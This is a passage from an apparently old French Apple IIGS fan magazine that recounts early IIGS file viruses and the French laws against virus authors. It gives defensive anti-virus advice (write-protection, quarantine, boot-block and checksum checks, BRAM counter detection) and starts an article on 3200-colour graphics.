La cote optimiste : notre dieu est toujours megalo, mais veut faire dans la surprise (peut-etre avant de passer a la destruction ...). Il nous pondre un truc fantastique, a desassembler imperativement. Le cas est frequent sur notre GS, peut etre que sur cette machine? Le mauvais cote de la chose (mais sans importance pour nous)... Si notre dieu c'est en faite deguise en dieu (Comme disait l'oncle de mon pere : l'habit ne fait pas le moine !).Ce pseudo-dieu veut creer un petit virus, histoire de quelque chose. Il sait comment est organise le boot 0, il a quelques details sur la BRAM, quelques ruses d'optimisation, quelques cachets d'aspirine vitaminee. Mais il lui manque d'autres trucs : les faiblesses de la machine, et d'autres details sur le hard.... C'est qu'il se dit: "Ben je vais mettre un truc qui fait peur comme ca le mec (le Blub), va flipper, appeler aux secours et je lui repondrai en grand sauveur" (Grosse caricature).
Je finis cette partie par le bon cote de la chose, le cote cool. Notre dieu eprouve de la pitie (ouais) ou notre dieu est raisonnable, il se dit : Peace'n'Love (ou la pisse apres la love, ca c'est comme tu veux, Cherie ! (nul!)). Donc son virus sera cool, invisible genre GIGA, mec.Tracez-le...

Maintenant est-ce que nos virophiles sont des dieux, des sous-dieux, des dieux sympas, c'est a toi de decider Brother... Mais pour ma part il y a de tout. Meme du vrai dieu. Croyez moi (l'histoire des 3 GS Grilles chez Apple Cupertino par un Francais !)







LA LOI

Et la loi dans tout ca (tralala)?, ouais ben la loi elle peut faire quelque chose contre. Ben oui puisque la police (ca fait mieux que de dire les keufs) par la recherche des mechants informaticiens comme des vrais Cow-Boys (WoW!).
Si ma memoire est bonne (comme dirait je sais plus quel couillon de la famille) la loi de 1985 et celle de 1988 a quelque chose a jouer dans l'histoire de ce paragraphe. Son jeu est de faire payer une amende de 1 0000frs a 100 000 nouveau frs (Ils aiment bien les chiffres ronds) et en option obligatoire 3 mois a 3 ans de prison (je pense que c'est suffisant pour re-penser a un virus encore plus meurtrier), biensur en prime le remboursement des domages causes sur les nombreuses copies legales de la pauvre victime.
Merci de votre attention imerite a ce paragraphe immorale.
Au fait vous avez le droit de dire : mais pourquoi ces lois s'appliquent-t-elles aux virus ? Ben because elle modifie l'art d'esprit qui doit etre le programme...

LES VIRUS FICHIERS

Les virus fichiers qui sont-ils? ou sont-ils? quel est le remede? quel Avenir? (Que de questions, mais ce ne sont que quelques pauvres questions. Pourquoi j'tape ce delire moi? il n'est que 22 heures.). Voici des questions auxquelles je repondrai en un seul bloc.
Vous avez le droit de vous dire que les virus fichiers n'existent pas sur GS. Pourquoi ca ? ben parce que ils font leur apparition depuis peu sur notre reseau, il faut savoir que cette categorie vient de nos amis Americains. Frequentent leurs reseaux, ils ont du mal a passer l'Atlantique rocher d'octets (jolie comme metaphore). Pourquoi ces difficultees ? :
Parce que nos importateurs de softs (FUCK, GSA, les plus importants), ne tiennent pas a contaminer notre reseaux.
Parce que le virus a peu de temps a vivre, car un Excellent programmeur Glen Bredon, pond une nouvelle version de son Prosel toutes les quinzaines (en moyenne, Prosel excellent utilitaire a tout faire), il peut donc detecter les tout nouveaux virus et les Killer. 15 jours c'est peu pour la vie d'un virus...

Maintenant. On peut se dire, mais ils durent pas plus de 15 jours, ils vont bientot disparaitre, et les virus boot 0 auront 'le monopole', c'est logique mais c'est faux!. Ce sont les virus boot 0 qui ont un avenir incertain. Encore deux ou trois virus de la ferocite de Apocalypse et tout le monde passera ses disquettes aux Spy Check Up ou Deverminator. Il restera quelques couillons copiant toujours avec Copy II+, mais si peu... Alors que le virus fichier c'est quand meme plus vicieux et ca peut-etre tres dangereux (rime!). On sait deja qu'ils sont tres 'developpes' sur les autres machines. On sait aussi qu'ils commencent a s'epanouir sur GS, seulement aux Etat-Unis.
Combien sont-ils ?:
Ils sont trois et s'appellent:
- CYBER AIDS
- FESTERING-HATE
- SCREEN BLANKER
Cyber Aids est le premier virus fichier sur GS apparu juste apres Load Runner en 1988. Ce virus s'installait uniquement sur les fichiers systemes 8 (SYS) du directory principal. Donc sur tous les fichiers bootables de la disquette. Ce virus etait fourni avec un compteur (sur le dernier octet (inutilise) du block 2), celui-ci s'augmentait petit a petit puis quand il etait suffisament incremente BOUM ! il entamait la destruction lente de tous les fichiers systemes...

Festering-Hate et Cyber Aids viennent du meme programmeur. Festering-Hate est une variante du precedent (logique).Il a ete cree lorsque l'auteur fut au courant de la creation de l'anti-virus de son Cybermachin. La nouveaute dans ce virus etait qu'il s'installait dans tout les fichiers systeme du disque: il ne se contentait pas du directory principal, mais allait aussi scanner les sous-directories... Puis il destruisait tous les fichiers, suivant le meme principe que Cyber Aids.
Petite histoire au sujet de l'auteur de ces deux bestioles:
Le mec dont je ne me rappelle plus du nom, fier de son oeuvre (meme tres fier), decida d'en faire la publicite ou de s'en vanter sur les serveurs americains (serveurs ou tous les possesseurs de GS des Etats-Unis se connectaient, a cote Rtel ca fait tiers-monde). Apple, la maison mere se connectant aussi sur ces serveurs, ils ont ete donc vite au courant. Nous connaissons bien Apple, qui fait copain-copain avec la justice (proces avec microsoft...). Ils ont vite reagi, posant un proces et le FBI au cul du personnage en question. En bref : le mec n'a pas resiste longtemps, a l'heure qu'il est (c.a.d 23 Heure),il doit compter ses jours en cabane...

Franchement il faut etre con pour clamer haut et bien fort "Je m'appelle .... et je suis fier d'avoir cree Cyber Aids et Festering Hate !!"

Screen blanker, lui c'est autre chose... C'est le premier virus fichier GS/OS. Moins mechant que les precedents mais relativement chiant, vous allez voir... Il n'agit pas suivant un compteur mais aleatoirement. Comme son nom l'indique Screen Blanker, vous donne un ecran libre,vide (c'est sympa il vous nettoye l'ecran automatiquement) . Il represente l'equivalent de nos Black Out. Ce virus efface tout :
Si vous etes en texte ca devient tout noir...
Si vous etes en graphique ca devient aussi tout noir, il efface touts les pallettes.
Resultat: Si vous etes penard devant votre Traitement de Texte depuis 1heure (c'est mon cas). Vous ne voyez plus rien du tout (ce n'est pas mon cas) et bien il y a des chances ou des risques que ce cher Screen Blanker vient vous donnez le bonjour... Moralite classique : On reboote, c'est immoral...
A signaler : Mais ceci est au conditionel. Ce cher virus non-destructeur mais chiant, Pourrait s'installer sous Prodos 8 ou Prodos 16 en se propageant dans les ressources et la il serait invisible...

Voila je crois que c'est tout pour ce chapitre nous avons pas de source a vous montrer pour la bonne raison qu'ils sont inexsitant sur notre reseau. Maintenant la parole est a Bandit II qui va vous causer de la protection anti-virus c'est le chapitre Baygon. Tres interessant...

Nibble from the pHoeniX corporation.

Et maintenant...
(suspence ennuyeux!)
Voici l'article kitue...
(les virus), DM pourrai l'appeler : persentkfs, Fuck that shit... mais c'est : Les ANTI-VIRUS

Il n'existe pas de methode universel pour se proteger des virus, cela depend du type du virus, du support infecte et du mode de contamination.

Le type du virus est l'emplacement ou il se reproduit, c'est a dire soit:
- dans les blocks de boot.
- dans le systeme.
- dans les applications.

Le support infecte peut etre soit un disque dur, soit des disquettes mais un virus d'infection de disque dur passera par des disquettes pour infecter le disque dur.

Le mode de propagation peut-etre soit dans le temp (le virus est resident en memoire et infecte les differents programmes executes) ou dans l'espace (en executant une application, on va executer le virus qui va rechercher sur les differents volumes les applications qu'il va infecter).

Il existe tout de meme un certain nombre de consigne general independante du type de virus:
- Effectuer pendant quelques secondes l'auto-test (POMME-OPTION-CONTROL-RESET) pour effacer un eventuel virus en memoire. Cette operation est a faire specialement si on vient de booter une disquette de provenance douteuse dont l'innocence n'est pas prouvee.
- Travailler avec des disques qui sont proteges en ecriture. Pour un disque dur, ils suffit de le mettre off-line (il est conseille de le mettre off-line en ne le mettent tout simplement pas en marche ou a defaut de mettre le slot interne a la place du slot externe de la carte controleur ou encore de le configurer pour qu'il soit off-line et/ou proteger en ecriture pour toutes la duree des tests).
- Mettre les programmes suspectees en quarantaine, il suffira de s'en servir normalement (sans disque dur en ligne ou avec un disque dur dont on aura effectuer un backup complet), avec quelques disques de test dont on aura pris la precaution de faire une sauvegarde. Si les programmes incrimines contiennent reellement des virus, ils vont se reproduire au bout d'un certain temp sur le disque dur et/ou sur les disquettes. Il suffira de comparer regulierement avec la sauvegarde du disque dur ou des disquettes pour voir si quelques chose d'enormal a ete modifie. Si les donnees du disque dur ne sont pas importantes (ou celles des disquettes de test), un programmes effectuant quelques checksums sur les volumes a teste pourra etre suffisant (voir la partie sur les programmes de checksums). Bien sur, puisque les programmes et le GS sont mis en quarantaine, il ne faut pas utiliser les disquettes de test ailleurs, ni ammener des disquettes de l'exterieur dans le systeme mis en quarantaine (sauf sans le cas ou elles restent en permanence protegees contre l'ecriture). Il va de soi qu'avec cette methode, il n'y a plus de precaution a prendre avec les disks de test (sauf ne pas les sortir du systeme), il faut laisser le virus se repandre sans entraves puisque le systeme est isole. Si cette methode est faite d'une facon intelligente, elle est quasiment infaillible. Seul un virus dormant un certain temp peut y echapper si la quarantaine est trop courte mais generalement les virus ont un temp d'attente dans la destruction mais pas dans la reproduction. Toutefois la lourdeur de cette methode en limite l'usage.

Continuons par les virus en blocks de boot, ce sont les plus simples a combattre et les plus repandus sur l'APPLE II GS.

Le virus sur les blocks de boot doivent imiter les blocks de boot standard et en plus soit:
- scanner les differents peripheriques pour aller sur d'autres blocks de boot.
- rester en memoire et infecter a chaque boot.

Comme le premier block de boot est forcement le block 0, celui sera necessairement modifie. Il suffit donc de comparer le block 0 avec un block 0 standard et de verifier s'ils sont indentiques (avec un programme comme SPY-CHECK-UP) par exemple. Evidemment, la comparaison avec un boot standard n'est valable que si le boot de la disquette se fait normalement sans rien de special, bref si le boot ressemble a un boot standard. Si le boot affiche une animation ou autre chose, il y a tres peu de malchance qu'un virus y soit installe en encore moins qu'il s'y installe car en s'y installant il risque de modifier le comportement de ce boot special et ainsi d'etre reperer. Si le boot est declare non-standard, alors qu'il a un comportement standard, le mieux est d'installer un block 0 standard sur une copie du disk (ou de sauvegarder l'ancien block 0 suspect) et de verifier si le programme marche avec ce bloc 0, si oui il n'y a plus de problemes. Sinon, SPY-CHECK-UP permet de reconnaitre l'origine des principaux block 0 non-standard. Si en inserant un disk, les caracteres ne deviennent pas rouge ou qu'il n'est pas marque BLOCK 0 NON-STANDARD, il n'y a pas de virus. S'il y a un affichage en rouge, un virus est reconnu (ou suspecte) et il vaut mieux desinfecter le disk. Le BLOCK 0 NON-STANDARD demandera une analyse plus fine et peut-etre un desassemblage par quelqu'un de competent. Sur un disque dur, la solution est encore plus simple car le block 0 doit toujours etre le meme (generalement un block 0 standard GS/OS), il suffit donc de le comparer (le programme de comparaison peut-etre sur le disque dur et execute a chaque boot, par exemple un fichier TIF) avec une sauvegarde de reference du block 0 et le moindre chansement indique une virus (ou une anomalie ???), il suffit de recopier ce block 0 de reference sur le block 0 standard. Comme pour les disquettes devrait toujours etre proteger en ecriture et passer au SPY-CHECK-UP, il n'y a aucune raison qu'il y est meme une seul disquette infecte par un virus sur le block 0

Parlons maintenant des virus qui infecte par le systeme. Un virus loge dans GS/OS (ou prodos 8) est suceptible de faire des degats considerable et ceci d'une maniere beaucoup plus difficlement detectable que les virus sur les blocs de boot. Comme une fois que le systeme est boote (notamment GS/OS), on est censé ne plus rebooter et tout faire a partir de ce systeme, le virus n'a pas besoin d'etre present lors d'un boot comme c'est souvent le cas pour les virus du block 0. De meme, il est aise pour ce type de virus d'infecter les fichiers. Premierement, il n'y a pas de raison d'avoir initialement un systeme infecte car le systeme qu'on utilise doit prevenir d'une source officiel (APPLE) ou sur, le seul danger de ce systeme doit provenir d'eventuels bugs et c'est tout. On ne peut pas se permettre d'utiliser un systeme qui aurait pu etre trafiquer. Ensuite ce systeme doit etre integralement sauvegarde sur des disques qui seront proteges en ecriture et serviront de systeme de reference. Normalement, il faut 2 disques pour sauvegarder l'integralite du systeme GS/OS avec ses drivers, tools, l'installer, etc, c'est a dire le package GS/OS d'APPLE fournit tel quel. Ensuite, il faut savoir que si les virus de type block 0 concernait surtout les utisateurs de disquettes, les virus du systeme prennent toutes leur puissance avec un disque dur. Aussi, si vous n'avez pas de disque dur:

- Essayez d'installer le systeme de reference sur chaque disquette que vous desirez utiliser (faites une sauvegarde d'abord en cas d'echec). Le programme doit marcher avec. S'il ne marche pas, alors il doit etre considere comme suspect (du point de vue de l'infection par le systeme) et devrait etre mis en quarantaine (mais pas forcement tout le systeme, c'est a dire:
  1) il doit etre protege en ecriture;
  2) plus aucun ne doit etre en ligne au moment de son execution;
  3) la memoire doit etre nettoyer apres (avec un auto-test ou tout simplement eteindre le GS) et peut-etre meme avant (pour proteger le programme lui-meme). Pour augmenter les chances de succes d'installation d'un systeme propre, il vaut mieux avoir plusieurs systemes de reference (par exemple prodos 8, prodos 1.3, GS/OS 4.0 et GS/OS 5.0x) et d'installer celui qui convient le mieux

(en esperant que GS/OS 5.0x fonctionne avec).
- Utiliser les precautions standard entre chaque boot de disquette et chaque changement de disquette (nettoyage de la memoire et protection en ecriture). Avec ces precautions correctement appliquees, un systeme sans disque dur (ou une autre memoire de masse permanente) est bien protege.

Voyons maintenant le cas avec un disque dur: normalement les virus ne change pas de type et donc le systeme d'un disque dur ne sera infecte que par un autre systeme deja contamine. Il suffit donc:
- de n'utiliser que le systeme de son disque dur pour lancer l'ensemble des applications.
- ou bien quand ce sont les applications qu'on veut executer qui sont suspects de les lancer avec leur systeme mais avec le disque dur off-line. On peut tres bien imaginer un petit programme qui s'execute lors du boot du disque dur lorsqu'on presse une touche, protege le disque dur en ecriture, le met off-line et eventuellement change le slot externe de sa carte controlleur en slot interne le rendant invisible puis enfin boot sur le lecteur 3"5.
De cette maniere, on evite d'eteindre physiquement le disque dur et la protection est quand meme assez grande.
- enfin on peut faire des checksums sur l'ensemble des fichiers systemes (fichier PRODOS et dossier SYSTEM), puis controler que celui-ci n'est pas modifie regulierement (voir la partie sur l'utilisation des utilitaires de verification de l'integrite des programmes a ce sujet).

Enfin, il y a les virus qui infecte les applications. Si on n'a pas de disque dur les precautions sont les memes que pour le systeme. Mais il y a une difference car si on lance une application infectee, elle peut infecter a son tour l'application suivante alors qu'avec le systeme, comme on reboot avec l'auto-test a chaque changement' ca ne peut pas se produire. On peut donc:
- soi rebooter entre chaque application qu'on utilise mais c'est long et penible.
- soi proteger systematiquement toutes les disquettes utilisees mais ce n'est pas toujours possible notamment avec les disques de donnees.
- on peut sinon utiliser les differents programmes de generation et de verification de checksums. En effet, normalement un virus commence par se reproduire et modifie les applications et les donnees seulement peu a peu. Avec ce type de programmes et pas mal de sauvegardes, on pourra le detecter avant qu'il n'agisse serieusement.

Si on a un disque dur, seul la troisieme de ces solutions reste valable. Il faut generer des checksums sur l'ensemble des applications qu'on veut utiliser, faire des backups complets de reference de chacunes de ces applications et des backups incrementaux pour les donnees. On devra alors verifier regulierement l'integrite des applications et des donnees, de preference avant de lancer l'application et ainsi qu'apres.

On peut toujours pour reduire les risques utiliser VIRUSMD pour detecter CYBERAIDS ou FESTERING HATE ou encore EXORCISER sur les applications qu'on veut installer mais le resultat n'est pas garantie et les resultats ne sont pas toujours simples a analyser.

Parlons maintenant des utilitaires de verification de l'integrite des programmes. Ces programmes (comme APPLE RX, EXORCISER, VACCINE) generent des checksums sur un ensemble de fichiers, c'est a dire une signature qui permet en mode de verification que les fichiers n'ont pas ete modifier. Generalement ces programmes enregistrent en plus du checksum les autres attributs du fichier comme la taille, le type, la date, etc... Ils sont surtout utiles avec un disque dur aussi les explications suivantes suppose l'existence d'un disque dur. Mais les principes sont les memes pour ceux qui n'en ont pas, ils pourront quand meme les appliquer a une plus petites echelles et on d'autres moyens moins lourds a leurs dispositions (voir les parties precedentes).
Ils peuvent se proteger eux-meme ou leurs fichiers par un mot de passe. Pour les utiliser correctement, il faut d'abord etablir un etat initial qui sera considere comme sain (pour le systeme c'est facile mais pour les applications, a part la quarantaine c'est plus durs a dire).

La dessus, on genere des checksums sur tout les fichiers sensibles: fichiers systemes, tools, drivers, TIF et PIF, NDA, EXE, les applications que l'on utilise, les fichiers des repertoires ou on travaille, etc... On fait ensuite un backup complet de tout cela. Puis regulierement on execute le programme de test des checksums pour controler les changement. Dans l'ideal, ce programme (contenant le programme de generation/verification des checksums plus les fichiers de checksums) devrait se trouver sur une disquette a part, protege contre l'ecriture et booter directement avec son systeme apres avoir prealablement nettoyer la memoire. Dans la plupart des cas, ce n'est pas la peine d'aller jusque la surtout si on en utilise plusieurs, s'ils sont proteges par un mot de passe (qui encryptera les donnees pour eviter toutes modifications par le virus), et si les programmes sont lances au debut et a la fin de chaque session. Si un backup est fait une fois pour toutes pour le systeme et pour les applications utilisees (qui servira de reference), il vaut mieux utiliser des backups incrementaux ou differentiels pour les donnees. La sauvegarde des donnees devrait etre quotidienne ou du moins a chaque modifications. En effet, comme les fichiers de donnees sont destines a etre modifier frequemment, il est inutile d'utiliser des checksums pour eux. Mieux vaut renforcer les programmes. Les checksums ne seront utiles que pour les fichiers qui seront rarement mis a jour, dans ce cas le checksum sera verifie avant la mise a jour, puis on fera la mise a jour, on verifiera la mise a jour (en rechargeant le fichier par exemple), puis on regenerera le checksum et une nouvelle sauvegarde. Quand un des utilitaires de verifications signalent la modification d'un fichier, il faut aller d'abord comparer le fichier modifie avec le backup de ce fichier (par exemple avec le compare files de prosel 16), les differences trouvees permettront de savoir s'il s'agit d'un virus ou d'un bugs mais la il faut connaitre un peu le systeme et l'assembleur. On remet ensuite le backup a la place du fichier modifie et il ne reste plus qu'a identifier le virus. Plusieurs methodes sont possibles:

- si le virus a modifie la date, on sait (si on a teste les checksums serieusement) quelle application ou quel operation on faisait a ce moment la ou juste avant. Le virus est forcement dans les applications utilisees prealablement et apres le boot du systeme (a moins que ca soit le systeme lui-meme qui est ete infecte soi par une appli (???) ou par un autre systeme que l'on aurai lance d'une autre unite avant). S'il n'y a pas d'autres fichiers infectees, le virus vient d'une application sur une disquette (puisqu'on suppose que le support infecte est le disque dur).

A moins que ca soit en bootant une disquette et que le disque dur n'est pas ete en ligne. Dans tout les cas ce n'est pas difficile a trouver si on a suivi bien la methode et les precautions essentielles.

- la difference avec le fichier original contient surement les fonctions reproductrices du virus (a moins que cette difference soit seulement constituee d'octets de destruction mais dans ce cas a-t-on affaire a un virus ?). Il suffit d'en extraire les chaines caracteristiques et de les chercher sur toutes les disquettes possibles et meme sur le disque dur. Cela menera certainement au virus.

- Dans tout les cas, le virus c'est installe depuis le dernier checksum et si on le fait souvent, peu d'operations ont ete entreprises, il y a donc assez peu de cas a eliminer. Mais si on arrive pas a elimine assez pour arriver a la solution ou si on ne se souvient plus des operations effectuees, ils suffit de relancer les applications possibles une par une sur le systeme, puis de tester a chauge fois le checksum a la fin. On doit alors rebooter entre chaque application, si on a affaire a un virus se propageant dans l'espace, on le trouvera. Si le virus se propage dans le temps (c'est a dire que l'application qu'il infecte est charge en memoire), il faudra refaire la meme chose sans rebooter entre chaque application. Comme le virus ne se declenchera pas forcement immediatement, il faudra peut-etre refaire le test plusieurs fois. On pourra essayer de reconstituer les operations qu'on avait effectuer vant l'infection mais en surveillant de pres cette fois.

- si on ne trouve pas, c'est probablement parce que le backup contient lui-meme le virus et que la modification du fichier n'est que la manifestation mais non la reproduction du virus. Toutefois les octets de destruction permette parfois de retrouver l'application (sur le backup cette fois) qui les a cree (par le type de destruction, ou par les octets qui ont ete remplaces, etc, par exemple si le virus affiche un message, on peut rechercher ce message dans les applications). L'application qui contient le virus sur le backup se trouve tout de meme parmi les applications utilisees depuis la derniere verifications du checksums et il suffira de les mettre en quarantaine pour le (les ?) trouver.

Il ne reste plus qu'a remplacer l'application infecte par la version de reference se trouvant sur le backup. Si la version se trouvant sur le backup etait deja infecte (on le sait parce qu'en remettant les applications du backup sur le disque dur, le phenomene se reproduira tot ou tard), il faut se procurer l'application d'une source officielle ou sur et ne plus l'utiliser entre temps.
Un bon utilitaire de verification de l'integrite des programmes doit avoir au moins les possibilites suivantes:

- Un algorithme de calcul des checksums pas trop simple (pas d'addition ou de ou exclusif par exemple).
- La verification non seulement du contenu (checksums), mais aussi de la taille, de la date, du type, etc...
- la selection precise des types de fichier qui seront verifies (par type, par repertoire, par date) et supporter aussi tout les types de fichiers (y compris les fichiers etendus de GS/OS).
- la detection des fichier ajoutes ou effaces
- La verifion des blocs occupes n'appartenant pas a un fichier y compris les blocs 0 et 1.
- La protection de lui-meme contre les virus (au moyen d'un mot de passe, checksum sur son code et ses datas, verification de ce qui est en memoire) de facon a ne pas etre lui-meme infecter ou neutraliser (la seule vrai solution etant je le repete de mettre ce programme avec son systeme a part). Aucun programme sur APPLE II GS ne fait tout cela a ma connaissance, il faut en utiliser plusieurs et encore.

Mais comme il y a tres peu de virus sur l'APPLE II GS et encore moins de vraiment mechant, ce n'est peut etre pas vraiment necessaire. Si un de ces utilitaires est installe sur disque dur, on peut pour ameliorer la securite le renommer, le cacher, le rendre invisible ou le mettre au fond d'un sous repertoire qui ne contiendra que lui. Si on utilise plusieurs utilitaires, il faut que chacun verifie l'autre. Il est egalement recommande de les executer

avant de se mettre au travail (ou apres chaque boot, mais se depend de la frequence des boots et du niveau de securite voulue). Et bien sur de tous les lancer (sans avoir excuter auparavant d'autres applications) avant une mise a jour d'un backup. Un utilitaire complementaire est le volume repair (ou un programme equivalent) de PRODEL 16 qui permet de reperer (et reparer) certaines des manifestations et degats des virus. Il est recommande de l'executer aussi de temp a autre. Si un virus s'amuse par exemple a changer la bit-map de prodos pour que les fichiers soit detruit, volume repair le verra tout de suite.

Un mot maintenant sur les compteurs des virus. Il y en a au moins trois: la BRAM, le disque et l'horloge. Un virus a souvent un compteur qui une fois ecoule provoque le debut de ses manifestations, avant le virus se reproduit. Le compteur du virus n'est pas obligatoire, on peut tres bien imaginer un declenchement aleatoire ou en fonction de certaines actions.
Les compteurs dans la BRAM sont les plus simples a contrer et a detecter. La BRAM ne peut pas contenir de virus, il y a trop peu de place libre dedans pour cela et de plus il faudrait trouver un moyen pour pouvoir declencher le virus en memoire et un moyen qui ne serai donc pas lui en BRAM ! Pour empecher les compteurs en BRAM, il y a dexu possibilites:

- Un programme de restauration automatique de la BRAM supprimant donc tout les compteurs de celle-ci. Il suffit d'enregistrer sa BRAM, de verifier que tout les octets inutilises sont bien a $FF a ce moment pour eviter de sauver un compteur (on peut par exemple avant refaire sa configuration de zero apres un

OPTION-CONTROL-RESET). Le programme pourra s'executer automatiquement sur le disque dur lors d'un boot ou bien etre place sur une disquette protegee qui sera executee de tant a autre.

- Comme pour le bloc 0, on peut comparer sa BRAM a une BRAM sauvegardee. On enregistre comme predemment mais au lieu de la restaurer, on s'en sert de reference pour detecter les modifications. Le programme pourra etre execute a chaque boot (dans un fichier TIF, systeme, PRODOS, ou le block 0) et devrait indiquer si la modification a ete faite dans une zone libre (en faite reservee par APPLE) ou dans les octets reserves au tableau de bord et GS/OS.

Attention, il y a des programmes qui ne sont pas des virus qui se permettent de modifier la BRAM sans prevenir.

Les compteurs sur disque sont plus delicat a reperer. Mais si on utilise assez les programmes de verification de l'integrite des donnees, un compteur s'installant sur un bloc occupe sera detecte. Par exemple, le dernier octet du block 2 sert de compteur a CYBERAIDS et sa suite. Avec ces utilitaires, il doit etre decouvert rapidement, en tout cas si on n'oublie pas de verifier les blocs des repertoires, les blocs de boot, les blocs occupes rajoutes. Un virus peut egalement installer un compteur dans un bloc libre mais au risque qu'il soit ecraser par exmple par un coup d'optimisateur de disk ou mieux par un utilitaire de mise a zero des blocs libres (comme le fait prosel par exemple). Sur un dique dur SCSI, un virus peut egalement installer un compteur dans zones invisibles pour PRODOS (et plus generalement GS/OS), APPLE_FREE par exemple ou bien encore la DEVICE PARTITION MAP ou encore un des descripteur de partition. De meme sur disquettes 3"5, le compteur peut se trouver dans les octets de synchro ou dans des blocs un peu plus long que 512 octets. Ces dernieres methodes sont plus difficiles a detecter faute d'utilitaires specifiques mais le risque est aussi plus faible qu'un virus les utilise. Et puis un compteur tout seul ne sert a rien. Bien sur, rien n'empeche si on met un compteur de mettre un bout de code, mais il y a forcement un endroit visible (block de boot, systeme, applications) de GS/OS qui ira chercher le reste. Mais il manque quand meme un utilitaires pour verifier que le block de boot qui est indique dans la Partition Descriptor Map et ses autres champs n'ont pas ete touche. On peut toutefois utilises certains utilitaires SCSI (comme les chinook utilities) pour ca mais ca reste une affaire de specialiste.

Le dernier type de compteur se fait avec l'horloge du GS et la il n'y a pas grand chose a faire. Car il y a bien des facons de lire l'heure sur GS, ce n'est qu'une question d'imagination. Bien sur on peut rechercher les appels aux systeme qui indique l'heure mais le resultat n'est absolument pas garanti. Car le virus peut tester la date non sur l'horloge du GS mais sur celle d'un fichier de donnee. Ou aller lire l'heure en bas niveau. Quand les manifestations du virus commence, on peut toujours essayer de remonter le temps. Mais le virus peut se servir des degats qu'il a commence comme flag d'activations et le resultat n'est pas garanti la non plus.

Enfin quelque conseils ou remarques:
- Les applications etant generalemnt peu modifiee, on peut tres bien les mettre sur une partition en READ-ONLY. A defaut, on peut verrouiller au maximum les fichiers.
- Une organisation multi-partition et bien structuree en sous-repertoire peut permettre de limiter les degats.
- Un systeme personnel de protection contre le virus est beaucoup plus efficasse qu'un programme vendu ou largement diffuse car le virus ne peut pas etre concu en foction de cette protection.
- Les virus ne se trouvent pas seulement sur les disquettes piratees, bien que ca soit la source la plus probable. Mais plus generalement, moins il y a d'intermediaires entre l'auteur d'un logiciel et l'utilisateur final, plus faible est la probabilite de presence d'un virus.
- Utiliser PROSEL 16 est une bonne idee, il contient plusieurs detecteurs de virus et est frequemment mis a jour.
- On peut imaginer d'autres systemes de surveillance notamment la surveillance en memoire (signalons NIFTY LIST qui permet de surveiller des applications.

d'effectuer des checksums, etc...) mais tout cela devient vite tres lourd pour un risque tres incertain.
- Les personnes utilisant un materiel et des softs peu standard sont plus a l'abri que les autres car le virus ne peut pas traiter les cas particuliers.
Un bloc de boot multi-slot (comme GS-BOOT) ne risque pas grand chose de lode runner par exemple.

Publicite non mensogere:
Y a pas dire : la colle UHU en stick c'est vraiment de la Merde !!!

Publicite mensongere :
Collage facile et propre de papier.....

DANS LE PROCHAIN NUMERO

QUE PEUT-IL Y AVOIR DANS LE PROCHAIN NUMERO ??
Vous ! (why not!) Minitel ou Courrier.
L'Auto-Interview (De qui?).
Un dossier (des idees ?).
Le Smart-Port et autres acces disks...
Les articles habituels (Play it Again, Game Over, What's up Doc ?...)
ProSel, L'utilitaire.
Et tres certainnement de nouveaux articles !
Et une bien meilleur presentation...

Ceci est bien bo (non!?!). Participe a La POMME Illustree meme si tu n'as pas d'idees. Si tu as trouve une solution de Jeu, fait nous un article dessus... Dis-nous simplement que tu es disponible et on essayera de faire quelque chose ensemble, okay

Pour tout contact Minitel 36.15 code RTEL
Bal : PHOENIX CORP. ou Nibble

QUE LA COULEUR SOIT !

Cette article, est particuliérement particulier, cause, d'une decouverte diabolique de **Perfect Bugs**. Ca cause de la couleur, et c'est causé par **Ferox**.

Hi everybody (sit back and get comfortable before you read this...)

Attention, ouvrez bien grand vos portugaises (non, pas celle qui est à coté de vous), car ce que vous allez entendre maintenant ne s'est encore jamais vu...

Tout d'abord, quelques petites spécifications techniques à propos du graphisme du GS et un petit historique sont indispensables. En premier lieu, il est de notoriété commune que l'Apple IIGS possède un résolution (2 en fait, mais l'autre on s'en fout) de plus que nos chéres bonnes vielles bécanes de nos grand-péres (quoique... avaient-ils bien 20 ans, en 72 ...?) qui s'appelle la Super-Haute Résolution (Super-High Graphic Resolution, ou SHGR), caractérisée de la maniére suivante: l'écran est constitué de 200 lignes de 320 colonnes, formant un total de 64000 pixels. Chacun de ces pixels est représenté en mémoire par 4 bits, soit une valeur de 0 à 16, définie par l'utilisateur, représentant le numéro de la couleur du pixel dans une palette. De ce fait, une palette est l'ensemble des 16 couleurs que peut prendre le pixel. 16 palettes étant disponibles, et chaque ligne d'écran pouvant adresser une palette, il est possible d'avoir à l'écran un ensemble de pixels dont la couleur est choisie parmi les 16 d'une des 16 palettes, soit 16*16=256 couleurs, et ceci sans magouilles intensives.

Maintenant, on peut essayer de bidouiller un peu: le moniteur étant ce qu'il est, l'image n'est pas projetée de maniére fixe et imperturbable sur son écran; elle est dessinée ligne par ligne par un faisceau d'électrons qui balaye l'écran de haut en bas: le "Spot". Le spot balaye une ligne d'écran en environ 65 microsecondes; vous allez me dire: "c'est plutot court, non ?" eh bien en fait, quand on sait que les differentes opérations effectuées par le microprocesseur prennent entre 1 et 5 microsecondes à 2.5 MHz (qui est sa fréquence aproximative), on voit que en fait, on a le temps d'en faire, des choses, en 65 us. Et on a le temps, entre autres choses, de changer les palettes en cours de balayage, de maniére à ce que la ligne suivante, utilisant le même numéro de palette, ait d'autres couleurs à sa disposition; ainsi, on arrive à mettre dans les une palette par ligne en se débrouillant bien. Un petit calcul simple nous montre que, avec une palette, soit 16 couleurs, par ligne, sur un écran de 200 lignes, on peut arriver à afficher 200*16=3200 couleurs à l'écran. Que ceux qui ne sont pas convaincus se procurent le programme "Viewer3200" ou les "slide show 3200" du F.U.C.K. parceque \a vaut la peine d'être vu.

Une petite spécification d'ordre technique, pour mieux comprendre la suite des évenement: quand on effectue la manip des 3200 couleurs, on procéde du haut de l'écran vers le bas, dans le sens du balayage, à la même vitesse ou plus vite que lui, ce qui fait que l'on ne croise jamais le spot, et l'on obtient une image stable, clean, belle et tout, quoi... Mais si on a le malheur de rencontrer le spot (si on va pas assez vite) ou d'afficher les couleurs en plus d'un balayage, l'image va se mettre à scintiller, et l'effet obtenu sera un peu moins clean.

